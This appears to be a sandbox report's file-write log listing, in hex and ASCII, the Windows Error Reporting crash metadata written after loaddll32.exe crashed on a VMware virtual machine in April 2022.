C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 30 00 32 00 33 00 36 00 38 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>30023680</PrivateUsage>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4802	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4864	4	0d 00 0a 00		success or wait	8	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4868	2	09 00		success or wait	16	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	4872	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	5472	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	5476	2	09 00		success or wait	1	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	5478	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	5518	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	5522	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	5524	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	5562	4	0d 00 0a 00		success or wait	6	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	5566	2	09 00		success or wait	12	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	5570	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6124	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6128	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6130	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6170	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6174	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6176	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6214	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6218	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6222	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6316	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6320	2	09 00		success or wait	2	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6324	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6d 00 64 00 6b 00 6a 00 65 00 76 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>mdkjev, Inc.</SystemManufacturer>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6430	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6434	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6438	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6d 00 64 00 6b 00 6a 00 65 00 76 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>mdkjev7,1</SystemProductName>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6534	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6538	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6542	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6662	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6666	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6670	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 37 00 37 00 31 00 31 00 36 00 32 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1607711628</OSInstallDate>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6752	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6756	2	09 00		success or wait	2	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6760	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6862	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6866	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6870	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6938	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6942	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6944	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6984	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6988	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	6990	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7024	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7028	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7032	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7128	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7132	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7134	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7170	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7174	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7176	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7200	4	0d 00 0a 00		success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7204	2	09 00		success or wait	6	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7208	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7460	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7464	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7466	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7492	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7496	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7498	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 34 00 33 00 3a 00 35 00 36 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T22:43:56Z">	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7598	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7602	2	09 00		success or wait	2	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7606	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 38 00 38 00 34 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 37 00 31 00 38 00 37 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 37 00 31 00 38 00 37 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="406" PID="6884" UptimeMS="7187" TimeSinceCreationMS="7187" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7868	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7872	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7876	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7896	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7900	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7902	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7940	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7944	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7946	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7984	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7988	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	7992	98	3c 00 47 00 75 00 69 00 64 00 3e 00 31 00 32 00 32 00 38 00 39 00 61 00 31 00 37 00 2d 00 32 00 32 00 62 00 32 00 2d 00 34 00 38 00 32 00 62 00 2d 00 61 00 62 00 64 00 63 00 2d 00 66 00 63 00 39 00 64 00 65 00 63 00 30 00 36 00 33 00 39 00 33 00 63 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>12289a17-22b2-482b-abdc-fc9dec06393c</Guid>	success or wait	1	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	8090	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	8094	2	09 00		success or wait	2	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	8098	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 34 00 33 00 3a 00 35 00 36 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T22:43:56Z</CreationTime>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	8196	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	8200	2	09 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	8202	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	8242	4	0d 00 0a 00		success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDD7.tmp.WERInternalMetadata.xml	8246	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF5E.tmp.xml	0	4556	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	72CF497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_77fedd926fb8456368a0809e68225ec9bb4c64f4_7cac0383_11b404ac\Report.wer	0	2	fd fd		success or wait	1	72CF497A	unknown
